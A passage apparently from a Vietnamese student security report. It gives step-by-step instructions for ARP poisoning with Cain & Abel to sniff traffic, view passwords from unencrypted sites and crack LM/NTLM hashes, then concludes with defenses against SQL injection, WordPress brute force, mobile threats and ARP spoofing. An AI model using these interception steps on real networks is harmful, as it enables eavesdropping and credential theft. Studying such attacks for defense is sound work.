
Sau đó nhấn **Configure -> Chọn Card mạng phù hợp**, tích chọn **“Don’t use Promiscuous mode”**




Chọn **Sniffer** và bấm vào dấu “+” bên trên sẽ ra 1 list các host




List danh sách các host :




Chọn **Resolve Host Name** để hiển thị tên các host :




Nhấn chọn **APR** góc bên trái phía dưới, và dấu “+” :




Trong mục **NEW ARP Poison Routing** ta thêm từng **IP address** cả 2 bảng và nhấn OK.



Hiện thị danh sách các host. Sau đó ta nhấn biểu tượng **Poison** ở góc trên bên phải, ta tiến hành poison hệ thống để **sniffer** thông tin.



Chờ để phần mềm **routing** :



Ta có thể xem các host vừa truy cập web nào, ngoài ra những web không được bảo mật thì ta có thể xem password của người dùng. Ngoài ra ta có thể **recovery password** của user trong mục **cracker->LMNTLM Hash**

4 Phân Tích Và Kết Luận

4.1 SQL Injection

Hầu hết các mã nguồn mở bây giờ đều không quá lo về lỗi này, tuy nhiên plugin hay module được viết bởi nhiều lập trình viên khác nhau lại hay để ra sơ hở tạo điều kiện cho lỗi phát sinh.

Cách phòng tránh thì có nhiều cách, trong đó:

- Viết lại đường dẫn
- Lọc kĩ những gì người dùng nhập

Lỗi SQL Injection là lỗi rất phổ thông, tuy nhiên phòng chống nó là việc hoàn toàn không khó, chỉ cần ta luôn tự nhủ là với những gì người dùng nhập ta không thể tin bất kì điều gì, phải xác định lại chúng hoặc sử dụng phương pháp ép kiểu hoặc thêm dấu “'” vào trong biến người dùng nhập (addslashes()) sẽ hạn chế tối đa lỗi này !

Với các mã nguồn mở, chúng ta có thể an tâm phần nào vì hầu hết các câu query đều được lọc qua lọc lại một cách kĩ lưỡng, chỉ phát sinh lỗi này khi chúng ta viết không đúng quy chuẩn mà thôi . Ngoài ra , ta cũng nên để ý sử dụng plugin và module của người dùng xác định được download trên trang chủ .

4.2 Brute Force Attack Site Wordpress

Muốn chống được brute force attack thì ta cần :

- Tên đăng nhập khó đoán ra.
- Mật khẩu dài, mạnh, có ký tự đặc biệt và không liên quan đến các thông tin cá nhân.
- Hạn chế số lần đăng nhập sai.
- Bảo mật đường dẫn đăng nhập.
- Thường xuyên thay đổi mật khẩu.

Ngoài ra ta cần kết hợp các plugin sau :

- Better WP Security – Có tính năng ẩn đường dẫn đăng nhập và hạn chế số lần đăng nhập sai.
- Login Security Solution – Bắt buộc sử dụng mật khẩu mạnh, bắt đổi mật khẩu định kỳ, hạn chế số lần đăng nhập.
- BruteProtect – Chặn các IP xấu hay các truy vấn kiểu brute force có trong dữ liệu của riêng họ.
- Limit Login Attempts – Đơn giản là hạn chế số lần đăng nhập sai.

Hoặc nếu muốn an toàn hơn thì ta nên sử dụng thêm plugin KeyCaptcha để tạo mã kiểm tra bằng cách xếp ảnh, như thế web sẽ không phải mất công xử lý truy vấn nữa.

4.3 Bảo mật trên điện thoại di động

Chúng ta cần có những quyết định khôn ngoan khi sử dụng điện thoại di động nhằm bảo vệ bản thân, các đối tác liên lạc và dữ liệu của mình. Phương thức mạng di động và cơ sở hạ tầng hoạt động có thể ảnh hưởng rất lớn tới khả năng bảo đảm an toàn thông tin, tính riêng tư và bảo mật truyền thông của người dùng. Ta nên :

- Không tải dữ liệu mập mờ nguồn gốc.
- Hạn chế truy cập Wifi “chùa”.
- Sử dụng phần mềm bảo mật.
- Nên sao lưu dữ liệu điện thoại thường xuyên.
- Nên tạo mật khẩu cho điện thoại và dữ liệu cá nhân.

Để có thể vạch ra những mánh chạ cần được bảo vệ trong quá trình truyền thông của mình, bạn cần tự đặt ra một số câu hỏi cho bản thân : Nội dung của những cuộc gọi hay nhắn tin của mình là gì? Mình liên lạc với ai, vào lúc nào? Mình gọi điện từ đâu?... Từ đó , có thể tìm ra cách phòng chống hiệu quả nhất .

4.4 Bảo mật LAN

Giả mạo ARP Cache chỉ là một kỹ thuật tấn công mà nó chỉ sống sót khi cố gắng chặn lưu lượng giữa hai thiết bị trên cùng một LAN. Chỉ có một lý do khiến cho ta lo sợ về vấn đề này là liệu thiết bị nội bộ trên mạng của ta có bị thỏa hiệp, người dùng tin cậy có ý định hiếm độc hay không hoặc liệu có ai đó có thể cấm một thiết bị không tin cậy vào mạng. Mặc dù chúng ta thường tập trung toàn bộ những cố gắng bảo mật của mình lên phạm vi mạng nhưng việc phòng chống lại những mối đe dọa ngay từ bên trong và việc có một thái độ bảo mật bên trong tốt có thể giúp bạn loại trừ được sự sợ hãi trong tấn công được đề cập ở đây.

Giả mạo ARP Cache là một chiêu khá hiệu quả trong thế giới những kẻ tấn công thụ động “man-in-the-middle” vì nó rất đơn giản nhưng lại hiệu quả. Hiện việc giả mạo ARP Cache vẫn là một mối đe dọa rất thực trên các mạng hiện đại, vừa khó bị phát hiện và khó đánh trả.

5 Hướng Phát Triển

- Tìm hiểu sâu hơn về các kỹ thuật tấn công mạng .
- Tiếp tục nghiên cứu và tìm ra các giải pháp hữu hiệu để phòng chống các cuộc tấn công mạng

6 Tham Khảo

- https://vi.wikipedia.org/wiki/SQL_injection
- <http://wpscan.org/>
- <http://tools.kali.org/web-applications/wpscan>
- <http://docs.kali.org/general-use/starting-metasploit-framework-in-kali>
- <https://www.concise-courses.com/hacking-tools/packet-sniffers/cain-abel/>